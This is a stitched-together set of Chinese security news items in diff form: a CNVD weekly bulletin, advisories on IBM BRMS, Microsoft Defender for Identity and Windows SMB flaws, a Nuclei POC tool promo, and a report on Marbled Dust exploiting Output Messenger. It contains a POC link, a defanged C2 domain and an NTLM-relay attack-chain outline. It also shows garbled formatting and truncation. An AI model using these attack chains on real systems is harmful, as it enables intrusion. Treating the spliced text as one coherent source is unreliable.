CNVD收录的相关漏洞包括:Google Android拒绝服务漏洞(CNVD-2025-12377)、Google Android权限提升漏洞(CNVD-2025-12378)、Google Chrome内存错误引用漏洞(CNVD-2025-12379、CNVD-2025-12382)、Google Chrome类型混淆漏洞(CNVD-2025-12381)、Google Chrome安全绕过漏洞(CNVD-2025-12383)、Google Chrome越界读取漏洞(CNVD-2025-12384)、Google Chrome路径遍历漏洞。其中,“Google Chrome内存错误引用漏洞(CNVD-2025-12379)、Google Chrome类型混淆漏洞(CNVD-2025-12381)、Google Chrome越界读取漏洞(CNVD-2025-12384)、Google Chrome路径遍历漏洞”漏洞的综合评级为“高危”。目前,厂商已经发布了上述漏洞的修补程序。CNVD提醒用户及时下载补丁更新,避免引发漏洞相关的网络安全事件。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12377
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12378
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12379
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12381
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12382
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12383
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12384
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12385
|
||||
|
||||
4、IBM产品安全漏洞
|
||||
|
||||
IBM Cloud Pak for Security是一款应用软件。一个开放的安全平台,可连接到您现有的数据源以产生更深刻的见解,并使您能够更快地采取自动化行动。IBM QRadar Suite是一款集成式的安全信息与事件管理(SIEM)解决方案,用于监控和分析组织中的网络活动以检测潜在的安全威胁。IBM Db2是美国国际商业机器(IBM)公司的一套关系型数据库管理系统。该系统的执行环境主要有UNIX、Linux、IBMi、z/OS以及Windows服务器版本。IBM Security Guardium是美国国际商业机器(IBM)公司的一套提供数据保护功能的平台。该平台包括自定义UI、报告管理和流线化的审计流程构建等功能。本周,上述产品被披露存在多个漏洞,攻击者可利用漏洞获取敏感信息,导致服务器崩溃等。
|
||||
|
||||
CNVD收录的相关漏洞包括:IBM Cloud Pak for Security和IBM QRadar Suite代码注入漏洞、IBM Cloud Pak for Security和IBM QRadar Suite会话固定漏洞、IBM Cloud Pak for Security和IBM QRadar Suite输入验证错误漏洞、IBM Db2堆栈缓冲溢出漏洞、IBM Db2拒绝服务漏洞(CNVD-2025-12295)、IBM Security Guardium信息泄露漏洞(CNVD-2025-12296、CNVD-2025-12297、CNVD-2025-12298)。其中“IBM Cloud Pak for Security和IBM QRadar Suite代码注入漏洞”漏洞的综合评级为“高危”。目前,厂商已经发布了上述漏洞的修补程序。CNVD提醒用户及时下载补丁更新,避免引发漏洞相关的网络安全事件。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12281
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12285
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12286
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12291
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12295
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12296
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12297
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12298
|
||||
|
||||
5、TOTOLINK EX1800T setWiFiExtenderConfig函数缓冲区溢出漏洞
|
||||
|
||||
TOTOLINK EX1800T是中国吉翁电子(TOTOLINK)公司的一款Wi-Fi范围扩展器。本周,TOTOLINK EX1800T被披露存在缓冲区溢出漏洞,该漏洞源于setWiFiExtenderConfig函数未能正确验证输入数据的长度大小,攻击者可利用该漏洞在系统上执行任意代码或者导致拒绝服务。目前,厂商尚未发布上述漏洞的修补程序。CNVD提醒广大用户随时关注厂商主页,以获取最新版本。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12028
|
||||
|
||||
|
||||
小结:
|
||||
本周,Delta Electronics产品被披露存在多个漏洞,攻击者可利用漏洞
|
||||
执行任意代码。
|
||||
此外,
|
||||
Dell、Google、IBM等多款产品被披露存在多个漏洞,攻击者可利用漏洞
|
||||
绕过安全限制,获取敏感信息或篡改数据,提升权限,在系统上执行任意代码,导致拒绝服务等。
|
||||
另外,
|
||||
TOTOLINK EX1800T被披露存
|
||||
在缓冲区溢出漏洞,
|
||||
攻击者可利用该漏洞在系统上执行任意代码或者导致拒绝服务。建议相关用户随时关注上述厂商主页,及时获取修复补丁或解决方案
|
||||
。
|
||||
|
||||
|
||||
**本周重要漏洞攻击验证情况**
|
||||
|
||||
本
|
||||
周
|
||||
,
|
||||
C
|
||||
N
|
||||
V
|
||||
D
|
||||
建
|
||||
议
|
||||
注
|
||||
意
|
||||
防
|
||||
范
|
||||
以
|
||||
下
|
||||
已
|
||||
公
|
||||
开
|
||||
漏
|
||||
洞
|
||||
攻
|
||||
击
|
||||
验
|
||||
证
|
||||
情
|
||||
况
|
||||
。
|
||||
|
||||
**1、FreeFloat FTP Server 'HOST'远程缓冲区溢出漏洞**
|
||||
|
||||
**验证描述**
|
||||
|
||||
FreeFloat FTP Server是FreeFloat公司的一个FTP服务。
|
||||
|
||||
FreeFloat FTP Server存在远程缓冲区溢出漏洞,该漏洞源于组件HOST Command Handler未能正确验证输入数据的长度大小,攻击者可利用该漏洞在系统上执行任意代码或者导致拒绝服务。
|
||||
|
||||
**验证信息**
|
||||
|
||||
P
|
||||
O
|
||||
C
|
||||
链
|
||||
接
|
||||
:
|
||||
|
||||
https://fitoxs.com/exploit/exploit-9e0f802ba8eab46db6ff5f0c634f96412286b66b33c50a420dd57c1329e3a20d1.txt
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12359
|
||||
|
||||
**信息提供者**
|
||||
|
||||
新华三技术有限公司
|
||||
|
||||
|
||||
|
||||
注:以上验证信息(方法)可能带有攻击性,仅供安全研究之用。请广大用户加强对漏洞的防范工作,尽快下载相关补丁。
|
||||
|
||||
|
||||
**关于CNVD**
|
||||
|
||||
国家信息安全漏洞共享平台(China National Vulnerability Database,简称CNVD)是由CNCERT联合国内重要信息系统单位、基础电信运营商、网络安全厂商、软件厂商和互联网企业建立的国家网络安全漏洞库,致力于建立国家统一的信息安全漏洞收集、发布、验证、分析等应急处理体系。
|
||||
|
||||
**关于**
|
||||
**CNCERT**
|
||||
|
||||
国家计算机网络应急技术处理协调中心(简称“国家互联网应急中心”,英文简称是CNCERT或CNCERT/CC),成立于2002年9月,为非政府非盈利的网络安全技术中心,是我国计算机网络应急处理体系中的牵头单位。
|
||||
|
||||
|
||||
作为国家级应急中心,CNCERT的主要职责是:按照“积极预防、及时发现、快速响应、力保恢复”的方针,开展互联网网络安全事件的预防、发现、预警和协调处置等工作,维护国家公共互联网安全,保障基础信息网络和重要信息系统的安全运行。
|
||||
|
||||
网
|
||||
址
|
||||
:
|
||||
w
|
||||
w
|
||||
w
|
||||
.
|
||||
c
|
||||
e
|
||||
r
|
||||
t
|
||||
.
|
||||
o
|
||||
r
|
||||
g
|
||||
.
|
||||
c
|
||||
n
|
||||
|
||||
邮
|
||||
箱
|
||||
:
|
||||
v
|
||||
r
|
||||
e
|
||||
p
|
||||
o
|
||||
r
|
||||
t
|
||||
@
|
||||
c
|
||||
e
|
||||
r
|
||||
t
|
||||
.
|
||||
o
|
||||
r
|
||||
g
|
||||
.
|
||||
c
|
||||
n
|
||||
|
||||
电
|
||||
话
|
||||
:
|
||||
0
|
||||
1
|
||||
0
|
||||
-
|
||||
8
|
||||
2
|
||||
9
|
||||
9
|
||||
1
|
||||
5
|
||||
3
|
||||
7
|
||||
|
||||
|
||||
关
|
||||
注
|
||||
C
|
||||
N
|
||||
V
|
||||
D
|
||||
漏
|
||||
洞
|
||||
平
|
||||
台
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,73 @@
|
||||
# IBM 备份服务漏洞让攻击者能够提升权限
|
||||
邑安科技 邑安全 2025-06-16 08:34
|
||||
|
||||
更多全球网络安全资讯尽在邑安全
|
||||
|
||||

|
||||
|
||||
IBM Backup, Recovery, and Media Services for the i 平台中存在一个严重安全漏洞,可能允许攻击者获得提升的权限,并通过对主机作系统的组件级访问权限执行恶意代码。
|
||||
|
||||
该漏洞被跟踪为 CVE-2025-33108,源于 BRMS 程序进行的不合格库调用,CVSS 基本分数为 8.5,表明严重性较高。
|
||||
|
||||
该安全漏洞会影响 IBM i 版本 7.5 和 7.4,可能会使运行这些系统的组织面临权限提升攻击。
|
||||
|
||||
根据 IBM 于 2025 年 6 月 13 日发布的安全公告,该漏洞可能使具有编译或程序恢复能力的用户能够通过用户控制的代码执行来利用系统。
|
||||
|
||||
IBM 备份服务权限提升
|
||||
|
||||
该漏洞分类为 CWE-250:以不必要的权限执行,并利用 BRMS 架构中的不合格库调用弱点。
|
||||
|
||||
攻击媒介需要具有高攻击复杂性、低权限且无用户交互的网络访问,如 CVSS 向量 (CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H) 所示。
|
||||
|
||||
成功利用此漏洞的恶意行为者可能导致用户控制的代码以提升的系统权限执行,从而可能危及受影响系统的机密性、完整性和可用性。
|
||||
|
||||
CVSS 向量中的范围更改指示器表明,该漏洞可能会影响易受攻击组件本身以外的资源。
|
||||
|
||||
此缺陷的技术性质在于 BRMS 程序如何在没有适当资格的情况下进行库调用,从而为攻击者注入恶意代码创造了机会,这些代码以比预期更高的权限运行。
|
||||
|
||||
这种类型的漏洞在备份和恢复系统通常具有大量系统访问权限的企业环境中尤其令人担忧。
|
||||
|
||||
成功利用此漏洞可为攻击者提供对关键业务数据和系统功能的广泛访问权限。
|
||||
<table><tbody><tr style="box-sizing: border-box;background-color: rgb(240, 240, 240);"><td data-colwidth="156" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><strong msttexthash="14330498" msthash="73" style="box-sizing: border-box;font-weight: bold;"><span leaf=""><span textstyle="" style="font-size: 15px;">风险因素</span></span></strong></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><strong msttexthash="3259074" msthash="74" style="box-sizing: border-box;font-weight: bold;"><span leaf=""><span textstyle="" style="font-size: 15px;">详</span></span></strong></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="156" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><section style="margin-top: 8px;margin-bottom: 8px;"><span leaf=""><span textstyle="" style="font-size: 15px;">受影响的产品</span></span></section></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><section style="margin-top: 8px;margin-bottom: 8px;"><span leaf=""><span textstyle="" style="font-size: 15px;">IBM 备份、恢复和媒体服务 i 版 (BRMS) 版本 7.5 和 7.4</span></span></section></td></tr><tr style="box-sizing: border-box;background-color: rgb(240, 240, 240);"><td data-colwidth="156" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><section style="margin-top: 8px;margin-bottom: 8px;"><span leaf=""><span textstyle="" style="font-size: 15px;">冲击</span></span></section></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><section style="margin-top: 8px;margin-bottom: 8px;"><span leaf=""><span textstyle="" style="font-size: 15px;">权限提升</span></span></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="156" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><section style="margin-top: 8px;margin-bottom: 8px;"><span leaf=""><span textstyle="" style="font-size: 15px;">利用先决条件</span></span></section></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><section style="margin-top: 8px;margin-bottom: 8px;"><span leaf=""><span textstyle="" style="font-size: 15px;">– 编译或恢复程序的用户能力 - 网络访问 (AV:N) 和低权限 (PR:L)</span></span></section></td></tr><tr style="box-sizing: border-box;background-color: rgb(240, 240, 240);"><td data-colwidth="156" style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><section style="margin-top: 8px;margin-bottom: 8px;"><span leaf=""><span textstyle="" style="font-size: 15px;">CVSS 3.1 分数</span></span></section></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid rgba(0, 0, 0, 0);word-break: break-word;"><section style="margin-top: 8px;margin-bottom: 8px;"><span leaf=""><span textstyle="" style="font-size: 15px;">8.5 (高)</span></span></section></td></tr></tbody></table>
|
||||
缓解措施
|
||||
|
||||
IBM 已发布 Program Temporary Fixes (PTF) 以解决受影响版本中的漏洞。
|
||||
|
||||
运行 IBM i 发行版 7.5 的组织应应用 PTF SJ05907,而使用 Release 7.4 的组织需要安装 PTF SJ05906。这两个修复程序都可以通过 IBM 的支持门户网站和 Fix Central 获得。
|
||||
|
||||
这些补丁专门针对 5770-BR1 产品代码,解决了导致权限提升的不合格库调用问题。
|
||||
|
||||
系统管理员可以使用提供的链接从 IBM 的 MySupport 门户下载相应的 PTF,或通过集中式 Fix Central 存储库访问它。
|
||||
|
||||
值得注意的是,IBM 已表示没有针对此漏洞的解决方法或缓解措施,因此应用安全补丁是唯一可行的解决方案。
|
||||
|
||||
这强调了立即为受影响的系统部署补丁的极端重要性。
|
||||
|
||||
组织应优先考虑立即部署可用的 PTF,尤其是在备份系统可通过网络访问或多个用户具有编译或恢复权限的环境中。
|
||||
|
||||
原文来自: cybersecuritynews.com
|
||||
|
||||
原文链接:
|
||||
https://cybersecuritynews.com/ibm-backup-services-vulnerability/
|
||||
|
||||
欢迎收藏并分享朋友圈,让五邑人网络更安全
|
||||
|
||||
|
||||
|
||||
欢迎扫描关注我们,及时了解最新安全动态、学习最潮流的安全姿势!
|
||||
|
||||
推荐文章
|
||||
|
||||
1
|
||||
|
||||
[新永恒之蓝?微软SMBv3高危漏洞(CVE-2020-0796)分析复现](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247488913&idx=1&sn=acbf595a4a80dcaba647c7a32fe5e06b&chksm=fa39554bcd4edc5dc90019f33746404ab7593dd9d90109b1076a4a73f2be0cb6fa90e8743b50&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2
|
||||
|
||||
[重大漏洞预警:ubuntu最新版本存在本地提权漏洞(已有EXP) ](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247483652&idx=1&sn=b2f2ec90db499e23cfa252e9ee743265&chksm=fa3941decd4ec8c83a268c3480c354a621d515262bcbb5f35e1a2dde8c828bdc7b9011cb5072&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,68 @@
|
||||
# Microsoft Defender for Identity 漏洞可致未授权权限提升
|
||||
邑安科技 邑安全 2025-06-16 08:34
|
||||
|
||||
更多全球网络安全资讯尽在邑安全
|
||||
|
||||

|
||||
|
||||
NetSPI 研究人员详细披露了 Microsoft Defender for Identity(MDI)中的欺骗漏洞(CVE-2025-26685)。该漏洞虽无法单独利用,但与其他漏洞结合时可能使攻击者无需认证即可在 Active Directory 环境中实现权限提升。
|
||||
|
||||
漏洞原理分析
|
||||
|
||||
该漏洞源于 MDI 传感器(用于监控横向移动路径)查询网络系统的方式。NetSPI 证实,具备网络访问权限的攻击者可伪装成目标系统,操纵 SAM-R 协议,诱使 MDI 向攻击者机器发起认证。
|
||||
|
||||
研究指出:"认证过程使用 SAM-R 协议,可将认证方式从 Kerberos 降级为 NTLM,导致域服务账户(DSA)的 Net-NTLM 哈希值被截获。"
|
||||
|
||||
攻击链实现
|
||||
|
||||
获取 Net-NTLM 哈希值后,攻击者可进行离线破解或用于 NTLM 中继攻击,从而请求 Kerberos 票据授予票据(TGT),甚至通过 ADCS(Active Directory 证书服务)配置错误获取证书。
|
||||
|
||||
成功利用此漏洞需满足两个前提条件:
|
||||
- 攻击者系统必须通过手动或 Windows DHCP 集成方式在 DNS 中注册
|
||||
|
||||
- 攻击者需通过向域控制器发起空会话连接来触发特定 Windows 事件 ID(Event ID)
|
||||
|
||||
NetSPI 解释称:"MDI 传感器将向攻击者系统进行认证,并通过查询本地管理员组成员来尝试映射本地管理路径(LMP)。"
|
||||
|
||||
实际攻击演示
|
||||
|
||||
实验室测试中,NetSPI 使用 Impacket、Certipy 和 NetExec 等工具,将 CVE-2025-26685 与 ESC8 等已知 ADCS 漏洞结合实现权限提升。攻击者通过中继捕获的哈希值,以 DSA 上下文请求证书,最终实现域级枚举或操控。
|
||||
|
||||
微软修复建议
|
||||
|
||||
微软建议从传统 MDI 传感器迁移至统一 XDR 传感器(v3.x),该版本完全规避了存在漏洞的 SAM-R 协议。报告指出:"传统 MDI 传感器将不再使用 SAM-R 查询,改为采用强制 Kerberos 认证的 WMI 查询。"
|
||||
|
||||
其他防御措施包括:
|
||||
|
||||
将 DSA 配置为组托管服务账户(gMSA)以降低离线破解风险
|
||||
|
||||
如非业务必需,可通过微软支持禁用 LMP 数据收集功能
|
||||
|
||||
监控事件 ID 4624 及异常的 DSA 认证来源
|
||||
|
||||
原文来自: securityonline.info
|
||||
|
||||
原文链接:
|
||||
https://securityonline.info/microsoft-defender-for-identity-flaw-cve-2025-26685-allows-unauthenticated-privilege-escalation/
|
||||
|
||||
欢迎收藏并分享朋友圈,让五邑人网络更安全
|
||||
|
||||

|
||||
|
||||
欢迎扫描关注我们,及时了解最新安全动态、学习最潮流的安全姿势!
|
||||
|
||||
推荐文章
|
||||
|
||||
1
|
||||
|
||||
[新永恒之蓝?微软SMBv3高危漏洞(CVE-2020-0796)分析复现](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247488913&idx=1&sn=acbf595a4a80dcaba647c7a32fe5e06b&chksm=fa39554bcd4edc5dc90019f33746404ab7593dd9d90109b1076a4a73f2be0cb6fa90e8743b50&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2
|
||||
|
||||
[重大漏洞预警:ubuntu最新版本存在本地提权漏洞(已有EXP) ](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247483652&idx=1&sn=b2f2ec90db499e23cfa252e9ee743265&chksm=fa3941decd4ec8c83a268c3480c354a621d515262bcbb5f35e1a2dde8c828bdc7b9011cb5072&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,48 @@
|
||||
# Nuclei POC 漏洞验证可视化工具 -- Wavely(6月12日更新)
|
||||
perlh Web安全工具库 2025-06-16 16:01
|
||||
|
||||
渗透测试35 项目实战渗透合集实战项目六 完整的内网域渗透
|
||||
|
||||
链接:https://pan.quark.cn/s/909b71093629
|
||||
|
||||

|
||||
|
||||
===================================
|
||||
|
||||
**免责声明**
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,
|
||||
安全性自测
|
||||
,
|
||||
大家都要把工具当做病毒对待,在虚拟机运行。
|
||||
如有侵权请联系删除。个人微信:
|
||||
ivu123ivu
|
||||
|
||||
|
||||
**0x01 工具介绍**
|
||||
|
||||
Wavely - 轻量便捷的 Nuclei POC 漏洞验证可视化工具。
|
||||
|
||||
**0x02 安装与使用**
|
||||
|
||||
运行界面
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
|
||||
|
||||
**·****今 日 推 荐**
|
||||
**·**
|
||||
|
||||
> 《
|
||||
Linux信息安全和渗透测试》共11章,内容包括Linux基础和网络优化、搭建Linux C和C++安全开发环境、对称密码算法、杂凑函数和HMAC、非对称算法RSA的加解密、身份认证和PKI、实战PKI、IPSec VPN基础知识、VPN实战、SSL-TLS编程、内核和文件系统、Kali Linux的渗透测试研究、DPDK开发环境的搭建等。
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,35 @@
|
||||
# Output Messenger 漏洞被利用作为间谍攻击的零日漏洞
|
||||
Rhinoer 犀牛安全 2025-06-16 16:00
|
||||
|
||||

|
||||
|
||||
一个由土耳其支持的网络间谍组织利用零日漏洞攻击与伊拉克库尔德军队有关的 Output Messenger 用户。
|
||||
|
||||
发现这些攻击的微软威胁情报分析师还发现了 LAN 消息传递应用程序中的安全漏洞 ( CVE-2025-27920 ),这是一个目录遍历漏洞,可以让经过身份验证的攻击者访问目标目录之外的敏感文件或在服务器的启动文件夹中部署恶意负载。
|
||||
|
||||
应用程序开发商 Srimax 在 12 月发布的安全公告中解释道:“攻击者可以访问配置文件、敏感用户数据甚至源代码等文件,并且根据文件内容,这可能会导致进一步的攻击,包括远程代码执行。”当时该漏洞已在 Output Messenger V2.0.63 版本中得到修补。
|
||||
|
||||
微软周一透露,该黑客组织(又名 Sea Turtle、SILICON 和 UNC1326)在获得 Output Messenger Server Manager 应用程序的访问权限后,将目标锁定在未更新系统的用户身上,并向他们感染恶意软件。
|
||||
|
||||
在攻陷服务器后,Marbled Dust 黑客可以窃取敏感数据、访问所有用户通信、冒充用户、访问内部系统并导致运营中断。
|
||||
|
||||
微软表示:“虽然我们目前无法了解 Marbled Dust 在每个实例中是如何获得身份验证的,但我们评估威胁行为者利用 DNS 劫持或域名抢注来拦截、记录和重复使用凭据,因为这些是 Marbled Dust 在之前观察到的恶意活动中利用的技术。 ”
|
||||
|
||||
接下来,攻击者在受害者的设备上部署了一个后门(OMServerService.exe),该后门检查与攻击者控制的命令和控制域(api.wordinfos[.]com)的连接性,然后向攻击者提供其他信息以识别每个受害者。
|
||||
|
||||

|
||||
|
||||
在一个例子中,在攻击者指示恶意软件收集文件并将其存档为 RAR 存档后不久,受害者设备上的 Output Messenger 客户端连接到与 Marbled Dust 威胁组织关联的 IP 地址,可能是为了窃取数据。
|
||||
|
||||
Marbled Dust 以针对欧洲和中东而闻名,主要针对电信和 IT 公司以及反对土耳其政府的政府机构和组织。
|
||||
|
||||
为了攻破基础设施提供商的网络,他们扫描互联网设备中的漏洞。他们还利用对受感染 DNS 注册中心的访问权限来更改政府机构的 DNS 服务器配置,从而拦截流量并在中间人攻击中窃取凭证。
|
||||
|
||||
微软补充道:“此次新攻击标志着 Marbled Dust 的能力发生了显著转变,但其整体策略仍保持一致。成功利用零日漏洞表明其技术复杂程度有所提升,也可能表明 Marbled Dust 的目标优先级有所提升,或者其行动目标变得更加紧迫。”
|
||||
|
||||
去年,Marbled Dust 还与2021 年至 2023 年期间针对荷兰组织的多起间谍活动有关,主要针对电信公司、互联网服务提供商 (ISP) 和库尔德网站。
|
||||
|
||||
|
||||
信息来源:B
|
||||
leepingComputer
|
||||
|
||||
@@ -0,0 +1,125 @@
|
||||
# Windows SMB 权限提升漏洞(CVE-2025-33073)安全风险通告
|
||||
信息安全大事件 2025-06-16 10:01
|
||||
|
||||
<table><tbody><tr><td colspan="4" data-colwidth="143,143,143,143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []" style="text-align: center;"><span style="font-family: 宋体;font-size: 10.5pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 17px;font-weight: bold;">漏洞概述</span></span></font></span></p></td></tr><tr><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">漏洞名称</span></span></font></span></p></td><td colspan="3" data-colwidth="143,143,143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">Windows SMB 权限提升漏洞</span></span></font></span></p></td></tr><tr><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">漏洞编号</span></span></font></span></p></td><td colspan="3" data-colwidth="143,143,143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">QVD-2025-23047,CVE-2025-33073</span></span></font></span></p></td></tr><tr><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">公开时间</span></span></font></span></p></td><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">2025-06-11</span></span></font></span></p></td><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">影响量级</span></span></font></span></p></td><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">千万级</span></span></font></span></p></td></tr><tr><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">奇安信评级</span></span></font></span></p></td><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(255, 104, 39);font-weight: bold;">高危</span></span></font></span></p></td><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">CVSS 3.1分数</span></span></font></span></p></td><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;color: rgb(255, 104, 39);font-weight: bold;">8.8</span></span></font></span><span leaf=""><br/></span></p></td></tr><tr><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">威胁类型</span></span></font></span></p></td><td data-colwidth="143" style="border-color:#0080ff;"><p data-pm-slice="0 0 []"><span style="mso-spacerun:'yes';font-family:宋体;font-size:10.5000pt;mso-font-kerning:1.0000pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 14px;">权限提升</span></span></font></span></p></td><td data-colwidth="143" style="border-Line truncated
|
||||
1、漏洞详情
|
||||
|
||||
>>>>影响组件
|
||||
|
||||
Windows SMB(Server Message Block) 是一种网络通信协议,用于计算机之间共享资源和文件。
|
||||
|
||||
>>>>利用条件
|
||||
|
||||
1.利用需要普通域用户的权限;
|
||||
|
||||
2.目标机器未强制启用SMB签名。
|
||||
|
||||
>>>>漏洞描述
|
||||
|
||||
近日,奇安信CERT监测到官方修复Windows SMB 权限提升漏洞(CVE-2025-33073),该漏洞存在于Windows SMB中,由于访问控制不当,具有普通域用户权限的攻击者可以通过添加恶意的DNS记录并强制域内计算机(域控除外)进行解析来获取域内所有用户的权限,从而达到提权的目的。此漏洞POC已公开,鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
2、影响范围
|
||||
|
||||
>>>>影响版本
|
||||
- Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
|
||||
|
||||
- Windows Server 2008 R2 for x64-based Systems Service Pack 1
|
||||
|
||||
- Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
|
||||
|
||||
- Windows Server 2008 for x64-based Systems Service Pack 2
|
||||
|
||||
- Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
|
||||
|
||||
- Windows Server 2008 for 32-bit Systems Service Pack 2
|
||||
|
||||
- Windows Server 2016 (Server Core installation)
|
||||
|
||||
- Windows Server 2016
|
||||
|
||||
- Windows 10 Version 1607 for x64-based Systems
|
||||
|
||||
- Windows 10 Version 1607 for 32-bit Systems
|
||||
|
||||
- Windows Server 2012 R2 (Server Core installation)
|
||||
|
||||
- Windows Server 2012 R2Windows Server 2012 (Server Core installation)
|
||||
|
||||
- Windows Server 2012
|
||||
|
||||
- Windows 10 for x64-based Systems
|
||||
|
||||
